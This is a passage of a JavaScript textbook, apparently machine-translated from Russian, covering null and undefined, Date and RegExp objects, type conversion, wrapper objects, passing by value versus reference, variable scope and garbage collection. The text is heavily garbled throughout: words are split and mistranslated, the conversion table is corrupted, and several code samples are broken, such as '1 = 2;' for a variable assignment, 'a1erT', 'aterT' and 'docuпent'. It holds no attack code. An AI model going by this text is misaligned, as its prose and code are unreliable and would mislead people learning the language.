This comparison is not true, or if the my . prop does not exist, or if it exists but contains null . Because the value of null and undefined about significant lack of value, this equality is often the fact that we need. One to about when you really so rebuetsya of t lichit value null in the values Niya undefined The , need identity operator === operator or the typeof (more on this in Chapter 5).

Unlike null , value undefined is not a reserved word JavaScript . Standard ECMAScript v 3 indicating is that there is always a global Nye Move constant prices named undefined , the initial value which is zna chenie undefined . Consequently, in the implementation, the corresponding standard, un defined can be regarded as a keyword, unless this Globe flax variable is not assigned to another value e.

If you can't tell with certainty whether a given implementation has an undefined variable , you can simply declare your own variable:

```
var undefined ;
```

[1] Programmers on C and C ++ should be noted that null in JavaScript - it not the same as 0 as in other languages. In certain circumstances, null converts to 0, however the two values are not equivalent.

Declaring, but not and nitsializirovav Move n hydrochloric, you ensure that the variable is undefined The . Operator void (see chap. 5) provides another method of obtaining values of n Ia undefined .

When the value undefined ispolz in etsya in a boolean context, it is converted to e m camping in the value to false . In numeric context - in zna chenie NaN , and a string - in the ranks ku " undefined The ".

3.9. Date object

In the previous sections we have described all the fundamental data types, a refrain JavaScript . Date and time do not apply to these Funda mental type, but JavaScript has a class of objects that represent the boiling time and date, and e the class can be used to work with this type of data. About b ekt Date in Ja v aScript is created using the operator new and constructive torus Date () (operator new will be

introduced in Chapter 5, and Chapter 7, you will learn more about creating objects):

```
v ar now = new Date (); // Create an object that stores the current date and time.
// Create an object that stores the Christmas date.
// Note: month numbers start at zero, so December is numbered 11! var xma s = new Date (2000, 11, 25);
```

Object Methods Date allow to get and set the various date and time values and convert the date to a string, using any locally Nogo time or Greenwich Mean Time (GMT The). For example:

```
xmas . setFullYear ( xnas . getFullYear () + 1); // Replace the date with the next Christmas date. var weekday = xmas . getDay (); // In 2007, Christmas falls on Tuesday.

docuпent.write ("Today:" + now . toLocaleString ()); // Current date and time.
```

The object Date also defines a function uu (not methods because they N e you binding through the object Date) for converting the date specified in string or numeric form, in internal representation in milliseconds, which is useful for certain types of operations with dates.

A complete description of the Date object and its methods can be found in the third part of the book.

3.10. Regular expressions

Regular expressions provide a rich and powerful syntax for describing text patterns. They are used for on and ska and matching the implementation of search and replace. In Ja v a Script for formirova the regular ordered 's expression syntax adopted the Perl .

Regular expressions in JavaScript object RegExp and can t be created using the constructor RegExp (). As object Date , object RegExp is not one of funda ntalnyh data types JavaScript ; it is just a standardized object type provided by all corresponding JavaScript implementations .

However, unlike the Date object , RegExp objects have the literal syntax
and can be set ting of sredstvenno code JavaScript -programs. T No lyrics between
a pair of slash characters form a regular expression literal. Behind the second

3.11. Error Objects

a forward slash in the pair may also be followed by one or more letters, change the guides point template. For example:

```
/ " HTML /
/ [1-9] [0-9] * /
/ \ bjavascript \ b / i
```

Gram teak regular expression is complex and is described in detail in Chapter 11, This hour you it is only important to know how the regular expression literal looks like in the Java Script-code.

3.11. Error Objects

In ECMAScript v 3 determined several classes to represent eniya errors. When an error occurs, the time and the implementation of the interpreter JavaScript «ze wind farms," the object of one of these types. (Questions to generate and intercept errors are discussed in Chapter 6, with op and Saniya instructions throw and try .) Each object has the properties errors in message , which comprises a head isyaschee of embodiments with commonly e of an error. The following error object types are predefined - Error , EvalError , RangeError , ReferenceError , SyntaxError , TypeError, and URIError . Under detail about these classes is told in t rd part of the book.

3.12. Type conversion

Because all data types have already been discussed in previous sections, but here we will consider how the value of each type are converted to values of five other dressings. The basic rule is this: if the value of one type and the IC uses in the context of requiring values of some other type of interpretation torus JavaScript automatically attempts to convert that value. Thus, for example measures if the number is used in a boolean context, it is converted to zna chenie logical type and. If an object is used in the context of a string , it is converted to a string value. If a string is used in a numeric context, the JavaScript interpreter tries to convert it to a number. Table 3.3 provides information on how to produce preo ducation values to GDS values of some second type involved in the particular context.

Table 3.3. Automatic type conversion

A type	The context in which the value is used			
meaning	Strings th	Numerical	Logica l	Object
Indefined -	"und efined"	Nah	false	Erro r
value				
null	"null"	0	false	Error
Non-empty t th	As it is	Numerical value	true	String object
line		strings or nah		
Empty line	As it is	0	false	String object
0	"0"	As it is	false	Number object
NaN	" NaN "	As it is	fal se	Number object

Table 3.3 (continued)

A type meaning	Conte String	kst in which the Numeric	value is used Logica l	nenie Object
Infinity - Infinity Either the e another number true false An object	" Infinity " "- Infinity " String before the representation of " true " "false" toString ()	As is As is As is 1 0 yalieOCh, ^ BMNDO or NaL	true true true As is As is true	Object Number Object Number Object Number Object Boolean Object Boolean As there

3.13. Wrapper Objects for Elementary Data Types

Earlier in this chapter we discussed the line, and then I drew your attention to the strange features to be this type of data: for working with strings used Object Notation. [1] example, a typical operation can Vaglen strings do trace uyuschim manner:

```
var s = "These are the times that try
people's souls."; var last_word =
s.substring (s.lastIndexOf ("") +1,
s.length);
```

If you didn't know, you might think that s is an object, and you call methods and read the property values of that object a.

What's going on? Yavl I Do strings are objects or an elementary data type? Operator the typeof (see chap. 5) assures us that strings have string vy data type other than object type. Why, then, for the manipulator tions with strings used on bektnaya notation?

The point t nd that for each of the three basic types of data defined Correspondingly vuyuschy class of objects. That is in addition to supporting numeric, strings of O and N of cal data types JavaScript supports classes Number The , String and Boolean A . These classes are "wrappers" for basic data types. *The wrapper (wrapper)* includes the same basic type value, but other than that defines more properties and methods that can be used to manipulate this value.

JavaScript can flexibly convert one type to another. When we ASICs lzu eat string in the object context, ie. E. When trying to access a property or method of a string, JavaScript creates an object inside a wrapper for the string value. This String object is used in place of the base string value. Properties and methods are defined for the object , so it is possible to use the knowledge

[1] This section contains rather complex material that, when reading can be skipped.

3.13. Wrapper objects for elementary type Func s

reading the base type in the object context. The same is, of course, true for the other base types and their corresponding wrapper objects; we just do not pa bot from other types in the object of m context as often as with strings.

It should be noted Thu of object String , created using a line Ob ektnom context temporary - it serves to provide access to a property or method, after which there is no need for it, and therefore it uchi lysed system. Suppose s is a string, and we determine the length of the string with the following statement:

```
var len = s . length ;
```

Here s remains a string, and its original value does not change. A new temporary String is created so that the length property can be accessed , and then the object is disposed of without changing the original value of the variable s . If this scheme ma seems to you at the same time elegant, sophisticated and unnatural, you great you are. Usually, however, the implementation of JavaScript perform an internal transformation of the very effective, and you do not need an e that worry.

To YaV but use an object String in the program, it is necessary to establish a permanent ny object that will not be automatically deleted by the system. String objects are created in the same way as other objects, using the new operator . For example:

```
var s = " hello world "; // Value of string type
var S = new String (" Hello World "); // String object
```

What can we do with the created object S type String ? Nothing that can not be done acc e favoring the value of the

base type. If we use the emsya op eratorom the typeof , he tells Mr. am that the S - is an object, not a string values of, but in addition, we do not see the difference between the base string value it and the object String . [1] As we have seen, strings are automatically converted into objects of String , where tre buet. It turns out that the opposite is also true . To GDS, we use the object String where the assumed value of the underlying Straw kovogo type, JavaScript automatically converts the object to the S t ring a string. According to this, if we use our object String with opera torus +, for the operation of concatenation and creates a temporary value of the underlying string type:

```
msg = S + '!';
```

Keep in mind all that has been said in this section about string values and Ob ektah String , also applies to the numerical and logical values of m and respectively stvuyuschim objects Number and Boolean A . More information about these classes can be obtained from the related articles in the third part of the book.

Finally, it should be noted that any strings or numbers lo g of sul values may be n reobrazovany a corresponding object wrapper using Fu nc tion Object ():

```
var number _ wrapper = Object (3);
```

[1] However, the eval () method considers string values and String objects differently and if you inadvertently pass it a String object instead of a value a basic string type, it will not behave as you expect.

3.14. Converting Objects to Elementary Types

Objects are usually converted to primitive values in a fairly straightforward way, as discussed in Section 3.5.3. However, we should dwell on the issues of transforming objects in more detail. [1]

First of all, it should be noted that trying to convert non-empty objects to a Boolean value results in true . This cn ravedlivo d la lu -singular objects (including the mass of you and function), even for objects wrappers, koto rye basic types are, at another conversion method to give conductive value false . For example, all of the following objects are converted to true when and used in a logical context:

```
new Boolean ( false ) // Internal value is false , but the
object is converted to true new Number (0) new String
("") new Array ()
```

Table 3.3 describes how to convert objects to numeric values when the object's valueOf () method is called first . Most objects inherit the default method of the valueOf () from the base object the Object , which WHO rotates the object itself. Since the default method valueOf () returns a value of type

of elemental further interpreter JavaScript tries transformations times have amb object to a number by calling toString () , followed by transformation Niemi rows in number.

In the case of arrays, this leads to very interesting results. Method toString () y converts array elements of the array in rows and returns re result of the concatenation operation of these lines, the individual elements separated wt Siba commas. Thus, an empty array is converted to an empty string, resulting in the number 0! Further, if the array consists of a single element, sod ERZHAN number n, the entire array is converted into a string representation Leniye number n, which will then be re-converted to the number n. If the array contains more than one element or a single element of the array is not a number, the result of transformation will be NaN .

Type preo ducation depends on the context in which this transformation pro usual. I exist so such situations when Nebo h m of woh to uniquely define the context. The + and comparison operators (<, <=,>, and> =) can operate as the numbers and and rows, thus, when the AP hydrochloric such operations teaching exists object occurs neodnoznachnos m s: a value of a type to be pre establish object - a string or a number. In most cases, the JavaScript interpreter first tries to transform the object using the valueOf () method . If this method returns a primitive value (usually a number), then that value is used. However, most often the method of the valueOf () returns an unconverted object, and then interpretat on p JavaScr ipt tries to transform the Call object in the page oku by calling the toString () .

[1] This section contains rather complex material that, when reading can be skipped.

3.15. By value or by reference

However, there is one exception to the rule: COH yes with the + operator Execu of uet camping facility is a Date , the conversion starts right away with a call to the toString (). This exception is due to the fact that a used ekt Date has sobst governmental implementation of methods the toString () and the valueOf (). However, when the object Date is specified with the operator +, most of all is meant operation concato tion lines, and when the comparison operation is almost always necessary to determine which of the two dates is earlier in time.

Most objects either do not have a valueOf () method at all , or this method does not return a value of the required primitive type. When the subject is using is a C + operator normally holds the string concatenation operation, instead of adding the numbers. Likewise, when an object is involved in comparison operations , it is common to compare strings of new values rather than numbers.

Objects that have their own implementation of the valueOf () method may behave differently. If you override method valueOf (), to return the number to the object can be performed v arithmetic and other numerical opera tion , but

the object adding operation with the line can not produce the desired the results acetate as method valueOf () returns elementary type value, and the toString () method will no longer be called. As a result, the line will add rows howling representation of the number returned by valueOf ().

Finally, remember that the valueOf () method does not call the toNumber () method . Strictly speaking, the purpose of this method is to convert the Ob CPC in the reasonable value of the elementary type; For this reason, in a certain oryh Ob ektah methods valueOf () return line.

3.15. By value or by reference

In JavaScript , as well as in other programming languages, it is possible to manipulate the data in three ways. [1] The first way is to copy data. For example, a value can be assigned to a new variable. Second spo GSS - transfer value of the function or method. The third is to compare it with another value to check if the values are equal. For a perfect understanding of the programming language of the need to figure out how it satisfies t Xia these three actions.

There are two basic ways to manipulate data: *for zna cheniyu* and *the link*. When a value is manipulated by value, it means that the actual *value of the* given value is involved in the operation . In operation assignment creates a copy of the actual value, after which the copy is stored in a variable, a property of an object or element Mente array. The copy and the original are two completely independent values, which are stored separately. Koh and some quantity forehand etsya on the function value, this means that the copy function is presented. If the function changes the resulting value, these changes will affect only the copy and will not affect the original in any way. Nakhon ec when the value is

compared to values of NIJ with another value, two different sets of data should contain one

[1] This section contains rather complex material that, when reading can be skipped.

and the same value (this usually means that to identify equivalent STI values made their byte comparison).

Another way to manipulate the value is by reference. In this case, an existing member exists only one copy of the actual values, and manipulating e produces camping by reference to this receptacle Achen. [1] When the action with a value produ dyatsya link variables store than the value itself, but merely a reference to it. It is this reference information is copied, transferred and is involved in opera comparison tions. Thus, the reference itself is involved in the assignment operation by reference, not a copy of the value or the value itself. After the assignment re meline will refer to the same value as the original change naya. Both references are considered absolutely equal and can equally be used to manipulate the value. If the value is changed using one link, those changes will be observed using the other link. The same happens when a value is passed to a

function by reference. A reference to a value is dropped into the function n , and the function can use it to change the value itself. Any such changes are made visible outside of the function. Finally, when a comparison operation ref ke, a comparison of the two links, to about trust, not whether they refer to the same value. References to two different values, even equivalent (i.e., consisting of the same data bytes), cannot be considered equal.

These are two completely different ways of manipulating values, and it is absolutely necessary to understand them. Table 3.4 with usual brief description of the above set forth. This discussion on manipulating data by reference and by value was quite general, but with minor differences it is quite applicable to all programming languages. In the next boiling section x describes the characteristic differences inherent in language ^ ua- SCRI . pt . It explains which data types to manipulate by value and which ones to manipulate by reference.

Table 3.4. Passing data by reference and by value

	By value	By ssy lke
Co. claim Irova nie Broadcas t	Copying the most important - form a camping two independent from each other copies.	Co. is celebrated only a reference to the value. If the value is changed using the newly created copies of references, these measurable neniya

	Functions transferred to the Division naya copy of the value. Changes of this copy has no effect on the values of s and outside functions.	will occur when Use Vania original links. A reference to the value is passed to the function. If inside a function tion value will be from meneno using RCV ennoy links, these changes will be observed and beyond.

[1] C programmers and anyone familiar with the concept of pointers should be mother of the main idea of links in this context. Nevertheless, it should be noted that JavaScrip t does not support pointers.

3.15. By value or by reference

	By value	Link
Compariso n	Two different values are compared (often byte-wise) to determine if they are equal.	Compares the two references to the definition lit. b, whether they refer to the same value . Links to the different values are

		considered unequal, even the EU whether the values themselves are identical.

3.15.1. Elementary and reference types

The main rule JavaScript is as follows: operations on *e e Myung tarn bubbled types* produced by the value w, and above *access types,* as well as their name implies - here. Numbers and Boolean values - this element tary types in JavaScript . Elementary because it consist of a small and fixed number of bytes, the operation uu over which move In progress are bottom kourovnevym inter n retatoro m JavaScript . Representatives ssyloch GOVERNMENTAL types are objects. Arrays and functions are specialized object types and therefore are also reference types. These data types may consist of any number of properties or elements, therefore operates not as easy Vat them as the values of the elementary type having fik -compensated dimensions. Since the dimensions of arrays and objects may be through the exceedingly large value transactions n hell them may lead to unjustified Nome cop ation compared giant memory capacity.

What about strings? Strings can be of any length, so th they could well be considered as a reference type. T e m at least in JavaScript Art Rocky generally regarded as an elementary type simply by the fact The line is not really fitting are in the bipolar world of elementary reference. I will dwell on the lines in more detail later.

The best way to find various tions between the data transaction over which produ zvodyatsya link and value is the study at practical measure. Go through the following

example carefully, paying particular attention to the comments. The example e 3.1 copying, transmission and cf. avenay of numbers. Since numbers are elementary types, this example is an illustration of operations performed on value.

Example 3.1. Copying, transferring and comparing values by value

```
// first copy operation is considered for VALUE iju var
n = 1; // Variable n stores the value 1
var m = n ; // Copy by value: variable m stores another
value 1
// This function is used to illustrate the operation of
passing a value by value // As you will see, the function
does not work exactly as we would like function add _ to
_ total ( total , x )
{
   total = total + x ; // This line only changes the inner
   copy of total
}
// Now a call is made to the function, which is passed by
the value of the number,
// contained in variables n and m . Copy znach eniya of
variable n ext utri // function is available under the name
total . The function adds copies of the values of the
variables m and n ,
```

```
// writing the result to a copy of the value of the variable n .
However, this has no // effect on the original value of n outside the
function.
// So we don't get any changes as a result of calling this function. add _ to _
total ( n , m );
// Now we will check the comparison by value operation.
// In the next line of the program, literal 1 is a completely // independent
numerical value, "hardwired" into the program text. We compare // it with
the value stored in the variable n . In this case, to // make sure the two
numbers are equal, a byte comparison is performed. if ( n == 1) m = 2; // n
to hold the same value as the literal 1;
                    // thus the value 2 will be written to the variable m
```

Now let's look at Example 3.2. In this example, the copy operation before chi and comparisons are performed on the objects. Since objects are referenced types, all actions and actions on them are performed by reference. This example uses the object a Date , details of which can be found in one-third of her part of the book.

Example 3.2. Copying, transferring and comparing values by reference

```
// This creates an object that corresponds to the date of birth in 2007 // The
xmas variable stores a reference to the object, not the object itself var xmas
= new Date (2007, 11, 25);
// Then the link is copied and a second link to the original object is obtained
var solstice = xmas ; // Both variables refer to the same object
// This is where the object is modified using the new solstice reference .
setDate (21);
// Changes can be observed when using the first link xmas . getDate ( ); //
Returns 21, not the original value 25
// The same happens when passing objects and arrays to functions.
// The following function adds the values of all the elements in the array.
// The function is passed a reference to the array, not a copy of the array.
// Thanks to this, the function can change the contents of the array passed //
by reference, and these changes will be visible after returning from the
function. function add _ to _ totals ( totals , x )
```

```
{
   totals [0] = totals [0] + x ; totals
   [1] = totals [1] + x ; totals [2] =
   totals [2] + x ;
}
// Finally, the next comparison is by reference.
// When comparing the two variables created earlier, it is found that
// that they are equivalent, since they refer to the same object, even // even
though the date was changed by one of them:
( Xmas == solstice ) // Returns values of true
// Two variables created later refer to different objects
// each of which contains the same date.
var xmas = new Date (2007, 11, 25);
var solstice_plus_4 = new Date (2007, 11, 25);


// But according to the rule of "comparison by reference" references to
different objects
```



```
// not considered equivalent!
( xmas ! = solstice _ plus _4) // Returns true
```

Before concluding discussion on the topic of operations on objects and arrays of reference, ADD and m bit clear STI. The phrase "passing by reference" mo Jette have several meanings. For some of you, this phrase means a spo GSS call a function that allows you to change these values within the function and observe these changes beyond. However, this term is used in this book in a slightly different sense . It simply meant that the function tion passed a

reference to an array or object, but not the object itself. The function according to the power of this link is able to change the properties of an object or elements you have an array, and these changes are saved on exit from the function. Those of you who receptacle and someone with a different interpretation of the term, may declare that the objects and an array you passed by value, however, this value is actually a reference to the object, not the object itself. Example 3.3 illustrates this problem clearly.

Example 3.3. Links are passed by value

```
// Here's another version of the add _ to _ totals () function . Although it
doesn't work,
// because instead of changing the array itself, it changes the reference
to that array. function add _ to _ totals 2 ( totals , x )
{
   n ewtotals = new Array (3);
   newtotals [0] = totals [0] + x;
   newtotals [1] = totals [1] + x;
   newtotals [2] = totals [2] + x;
      totals = newtotals ; // This string has no effect // on
                                the array outside the function
}
```

3.15.2. Copying and passing strings

As mentioned earlier, the string does not fit camping in elementary bipolar reference world. Since strings are not objects, it is natural to assume that they are of primitive type. If lines rassmat regarded as an elementary data type, then according to the above-described rights muds operations on them must be performed meaningfully. But how many lines can be of any length, which may lead to non food productivity expenditure of system resources for the copy operation and byte comparison. Thus, it not changed its nature Mr but would pref lay down that line are implemented as a reference data type.

Rather than speculate, you can not try to write a long piece in the language JavaScript and solve the problem experimentally. If the copier line and transmits them on the link must be WHO possibility to change their contents by reference stored in another ne belt, or by transmission line to a function.

However, when you try to write a Fra gment for the experiment you will encounter Tes with a serious problem: in JavaScript can not change's contents my line. There is a method the charAt (), which returns a character from a

given position in a row, but have no corresponding method setCharAt () , allowing the first to enter into the position of the other B mvol. This is not an oversight. JavaScript strings

intentionally *immutable* - in JavaScript there are no elements of the language, according to the power which could change the characters in the string.

Poska Olka strings are immutable, the question is still open, so there is no way to check how the transferred line -.. By reference or by zna cheniyu. We can assume that in order to increase the efficiency of inter pretator JavaScript is implemented so that the string passed by reference, but it is and remains just a guess, because there is no way to verify it experimentally.

3.15.3. String comparison

Despite the lack of opportunity to determine how the copied line, by reference or by value, noun EU ETS to write a snippet on JavaScript , with which you can figure out exactly how the operator carried out comparing the radio In the example given 3.4 frag ment performing such a check.

Example 3.4. How are strings compared , by reference or by value?

```
// Determine how strings are compared, by reference or by value,
// pretty simple. This compares completely different strings containing
// identical sequences of characters. If the comparison is done
// by value, they should be interpreted as equivalent, if they
// compare by reference, the result must be the opposite:
var s1 = "hello";
var s2 = "hell" + "o";
if ( s 1 == s 2) document . write ("Strings are compared by value");
```

This experiment proves that strings are compared by value. This may be a surprise to some programmers working with Yazi kami the C , the C ++ and the Java , where the lines are reference types and compared by reference. If you want to compare the actual contents of strings in these languages , you have to use special methods or functions. Language of the Java Script refers to high-level languages, and therefore suggests that when a string comparison is likely to have in mind a comparison of the values of the NIJ. Ta Kim, despite the fact that in order to dos tizheniya higher ef ficiency lines in JavaScript (apparently) are copied and transmitted on the link, however the comparison operation is performed meaningfully.

3.15.4. By reference or by value: summing up

Table Itza 3.5 briefly illustrates how perform tsya operations on various GOVERNMENTAL data types in JavaScript .

Table H.5. Operations on data types in JavaScript

A type	Copying	Broadcast	Comparison
Number	By value	By value	By value
Boolean value	By value	By value	By value
Line	Does not change	Does not change	By value
An object	Link	Link	Link

Variables

A variable is a name associated with a value. We say that the value of church nitsya, or contained in a variable. Variables allow you to store data in a program and work with it. For example, the following line of JavaScript code assigns the value 2 to a variable named i :

```
1 = 2;
```

And the next 3 adds to the value of the variable i and assigns the result but the howl of a variable sum :

```
var sum = 1 + 3;
```

That's pretty much all you need to know about variables. But to fully understanding the mechanism nism their work JavaScript must be master and the other concepts, and a couple of lines of code is not enough! This chapter covers typing, declaration, scope , content and variable name resolution , as well as garbage collection and variable / property duality. [1]

4.1. Variable typing

The most important difference between JavaScript and languages such as Java and the C , with costs that JavaScript - it *nontype ize (untyped)* language. In particular STI, it means that JavaScript is a variable can contain any type of value, unlike the Java - or C is a variable, which can contain only a certain type of data specified in its declaration. Thus, in JavaSc ript we can but set to a variable number, and then assign the same variable a string:

```
1 = 10;
1 = "ten";
```

This is a complex subject, a full understanding of which requires a good knowledge of the material in the chapters that follow. Beginners can read the first two sections and move on to chapters 5, 6, and 7, and then return to this chapter.

In the Java , the C , the C ++ and any other strongly typed language such code is not valid.

A feature of JavaScript , resulting from the lack of typing is that language, if necessary, easy and automated cally converts values from one type to another. For example, if you try to add the number to the rows ke, JavaScript automatically converts the number in the appropriate line, to Thoraya can be added to the IME yuscheysya. In more detail whith conversion dressings are discussed in Chapter 3.

The untyped language of JavaScript makes it simpler than typed languages such as C ++ and Java , which have the advantage of encouraging more rigorous programming practice by making it easier to write, maintain, and reuse long, complex programs. At the same time, many JavaScript -programs are to Rothko scripts, so this is not necessary rigor, and the programmers you mo gut benefit bol its simple syntax.

4.2. Variable declaration

Before using a variable in JavaScript , it n Parts Required *to declare.* [1] Variables are declared using the var keyword like this:

```
var i ; var sum ;
```

Several variables can be declared:

```
var i , sum ;
```

In addition, the declaration of a variable can be combined with its initialization:

```
var message = "hello"; var i = 0, j = 0, k = 0;
```

If the initial value is not specified in the instructions var , the variable is declared camping, but her initial Noah value remains uncertain (undefined The), until it is changed by the program.

Pay t e note that guide var may also be included in the cycle for and for / in (which are described in chapter 6) that allows the declaration changes hydrochloric cycle neposreds Twain in the cycle. For example:

```
for ( var i = 0; i <10; i ++) document . write ( i , " <br> ");
for ( var i = 0, j = 10; i <10; i ++, j -) document . write ( i * j , " <br> ");
for ( var i in o ) document . write ( i , " <br> ");
```

Changes n s declared with the instructions var , is called are *dolgovre mennymi (p an e rmanent*): attempt to remove them by using the operator delete instill in children an error. (The delete operator is covered in Chapter 5.)

If you do not, then the variable is declared implicitly by the interpretation torus Javascri . pt .

4.2.1. Repeated and dropped ads

You can declare the same variable multiple times with the var statement . If the re-declaration contains an initializer, then it acts like a regular assignment statement.

If you try to read the value of an undeclared variable , JavaScript will generate an error message. If you assign a value to a variable is not declared with the help of the instructions var , JavaScript implicitly announce this re mennuyu for you. However, variables declared this on Braz, always will build are as global, but also if they work only in the body of the function. To avoid creating a global variable (or using an existing one) when a local variable for an individual function is sufficient, always put the va r statement in the function body. It is best to declare all variables, both global and local, with the

var keyword . (The difference between local and global variables is discussed in more detail in the next section.)

4.3. Variable scope

Scope (s cope) variable - this is h t s progra -program, for which this change is, constant prices determined. *A global* variable has a global scope — it is defined for the entire JavaScript program. Variables Ob phenomena n nye inside the function, defined roofing to about her body. They are called *locale - GOVERNMENTAL* and have local scope. Function parameters and counting are local variables defined only in the body of this function.

Within the body of a function local variable takes precedence over the glo - point variable with the same name. If you declare a local re mennuyu or function parameter with the same name as the global variable first , then fuck cally global variable will be hidden. So, the following code prints the word "local":

```
var scope = "global"; // Declare a global variable function
checkscope () {
var scope = "local"; // Declare a local variable with the same name
document . write ( scope ); // A local variable is used, not a global one
}
checkscope (); // Print the word "local"
```

Declaring variables with global scope, instruction var WMS but lower, but the declaration of local variables needed. By watching what happens if you do not:

```
scope = "global"; // Declare a global variable, even without var f
unction checkscope () {
    scope = "local"; // Oops! We just changed the global variable
    document . write ( scope ); // A global variable is used
    myscope = "local"; // Here we are implicitly declaring a new global
    variable
document . write ( mysc ope ); // New global variable is used}
checkscope (); // Prints "locallocal"
document . write ( scope ); // Prints "local"
document . write ( myscope ); // Prints "local"
```

Functions, as a rule, do not know which variables are declared in the global scope in the identity or what they are for. Therefore, the function that uses a global variable instead of local risks to change the value req dimoe any other part of the program. Fortunately, to avoid this disagreeable Mr. Awn easy: declare all variables with Pomo schyu instructions var .
Function definitions can be nested. Each function has sobst vennuyu local scope, so there may be several nested levels of a local scope. For example :

```
var scope = "global scope"; // Global variable
function checkscope () {
    var scope = "local scope"; // Local variable function nested () {
var scope = "nested scope"; // Nested scope
        // local variables document . write ( scope ); // Prints "nested
                                                                scope"
    }
    nested ();
}
checkscope ();
```

4.3.1. No block scoping

Note: Unlike the C , the C ++ and the Java , in JavaScript there is no region Vidi bridge on the block level. The All variables declared within a fu n ktsii, n ezavi ently of where it's done, defined in *all* functions. The following snippet variables i , j and k have the same scope: all three op thinned throughout the body functions. This would not be the case if the code was written in C , C ++, or Java :

```
function test ( o ) {
    var i = 0; // i is defined in the whole function
    if ( typeof o == " object ") {
var j = 0; // j is defined everywhere, not just in the block
```

```
    for ( var the k = 0; the k <10; the k ++) { // the k is defined
          everywhere, not only in the CEC le document . write ( k );
    }
    document . write ( k ); // k is still defined: prints 10
       }
      document . write ( j ); // j is defined but may not be initialized
    }
```

The rule that all variables declared in a function definition fiefs throughout the function, can be an amazing investigation. For example:

```
    var scope = "global"; function f () {
        alert ( scope ); // Shows " undefined ", not "global".
        var scope = "local"; // The variable is initialized here,
                                                // but it is defined
        everywhere in the function. alert ( scope ); // Shows
        "local"
    }
    f ();
```

Someone might think that as a result of the first call to the alert () will napechat but the word "global", ie. A. Instruction var , declare local changes

has not yet been performed. About dnako under Rule identifying areas of visibility all going wrong. A local variable is defined in the entire function body , which means that a global variable with the same name is hidden in the entire function body . Although the local variable is defined everywhere, to perform invariant struction var is not initialized. Therefore, the function f in the previous

example is equivalent to the following fragment:

function f () { var scope ; alert (scope); scope = "local alert (scope);

}

This example shows why it is a good practice about programming undermining zumevaet putting all variable declarations at the beginning of the function.

4.3.2. Undefined and uninitialized variables

Examples previous section show thin point Programming Nia on JavaScript : there are two types of undetermined ne belt. First - ne belt, koto p th NIGD ie not declared. Trying to read the value *neobyavlen Noah variable* will result in a runtime error. Unannounced re mennye not identified because they simply do not exist. As already ska Zano, sitting vaivanie values undeclared variable n e causes an error - just when she assignment is implicitly declared as a global variable.

The second type of undefined variable is a variable that has been declared but has not been assigned a value anywhere. EC whether to read the value of one of these changes GOVERNMENTAL, it will receive its default value - undefined The . Such ne belt better to call *unassigned (unassigned),* to Otley closely for those variables which do not exist declared or so.

The following fragment illustrates n ome differences between indeterminacy stranded and uninitialized variables:

```
var x ; // Declare an uninitialized variable. Its value is undefined . alert ( u );
// Using an undeclared variable will result in an error. u = 3; // Assigning a
value to an undeclared variable creates this variable.
```

4.4. Elementary and reference types

The next topic we'll look at is the content of variables. We often say that variables contain values. What did he and contain action telnosti? To answer

this seemingly simple question, we need to look again at the data types supported by JavaScript . These types can be divided into two groups: elementary and reference.
Numbers, logical values, as well as the values null and undefi ned - is elementary nye types. Objects, arrays and functions are reference types.
Elementary type has a fixed size. For example, the number occupies in the seven bytes, and the logical value can be represented by only one bit.

```
// A local variable is defined at the beginning of the function // It exists here,
but has a value of undefined // Here we initialize a variable and assign a value
to it // Here it already has a value
```


A numeric type is the largest of the elemental types. If each the Java SCRI pt-variable reserved in the memory of the eight bytes of variable can directly hold the value of any elementary type. [1]
However, reference types are a different matter. For example, objects can be of any length - they do not have a fixed size. T about the same applies to the weight SIVAM array can have any number of elements. Likewise, a function can contain any amount of JavaScript code. Because the data types do not have a fic densed size, their values are not can be stored directly in the eight ba ytah memory associated with each variable. Therefore, the variable stores the camping *link* to this value. Typically this reference is some kind of pointer or memory address. The reference is not the value itself, but it tells the variable where the value can be found.
The distinction between primitive and reference types is significant because they behave differently. Consider the following code that operates on numbers

(elementary type):

```
var a = 3.14; // Declaring and initializing a variable
var b = a; // Copy the value of a variable into a new variable
a = 4; // Modify the value of the original variable
a1erT (b) // Shows 3.14; the copy has not changed
```

There is nothing unusual about this snippet. Now let's see what happens, EU to change the code slightly by replacing the number of array s (reference type):

```
var a = [1,2,3]; // Initialize the variable with an array reference
var b = a; // Copy this link into a new variable
a [0] = 99; // Modify the array using the original reference
aterT (b); / / Show the modified array [99,2,3] using the new link
```

Those who are not surprised by the result, already familiar with the difference between the elements of the Tarn and reference types. Those whom he surprised, you have to look downward and benevolent to the second line. Please note that this offer you is satisfied APPROPRIATE Ivan reference to the value of the type "array" instead of an assignment of the array. After the second line of the snippet, we still have one array object; we only managed to get two links to it.

If the difference between the e-mail ementarnym and reference types you again about a hundred of try to keep in mind the contents of the variable. Variables contain factor critical values basic types, but only a reference value ssyloch GOVERNMENTAL types. The different behavior of base and reference types, more than n Detailed Info studied etsya in Section 3.15.

You may have noticed that I am not the Criminal Code and the room, whether the strings are in JavaScr . pt to base or reference types. Strings are an unusual case. They are of variable length, and therefore, obviously, can not be stored directly in the plume variables fic densed size. Based on with siderations efficiency can be expected that the interpreter JavaScr . pt will copy the line references, not their actual content. At the same time behave as elements in many respects lines , container types. The question of what type the lines belong to , elementary

This simplification, which should not be regarded as a description of the actual re alizatsii Javascri . pt .

or referential, controversial, because the strings are actually *unchanged* : there is no possibility to selectively change the content inside three string values. This means that it is impossible to make an example, similar to the previous one, in which copying arrays would were Eventually, no matter how to treat lines as immutable with sylochny type, behaves as elemental, or both elements tary type implemented using access type mechanism.

4.5. Garbage collection

Reference types are not fixed in size; in fact, some of them can be very large. We have already talked about the fact that the variables are not to keep the immediate value of a reference type. The values are stored in ka someone or somewhere else, and variables is only a reference to it mestopo decomposition. Now let's briefly dwell on the actual storage of values.

Since strings and , objects and arrays do not have a fixed size, storage space must be dynamically allocated when the size is known. When a JavaScript - program creates a string, array or object Interprom Tatorey must allocate memory for the storage of the entity and . Memory allocated in this way must be subsequently freed, otherwise the JavaScript interpreter will run out of all available memory, causing the system to crash.

In languages such as C and C ++, memory has to be freed manually. It is the programmer who is responsible for keeping track of all created objects and, when they are no longer required, for disposing of them (freeing memory). This can be cumbersome and error prone. [1]

In JavaScript , which is not necessary to manually SALT wait memory, implemented the technology, called yvaemaya *garbage collection (garbage collection)*. Interpreter JavaScript mo Jette discover that the object never

again be used by the program. Having determined that the object is not available (ie. E. There are no more ways to floor exercises reference), the interpreter to find out is that the object is no longer needed, and occupied them na crush can be released. [2] Consider the following lines of code:

```
var s = " hello "; // Allocate memory for the string
var u = s . toUpperCase (); // Create a new line
s = u ; // Rewrite the link to the original line
```

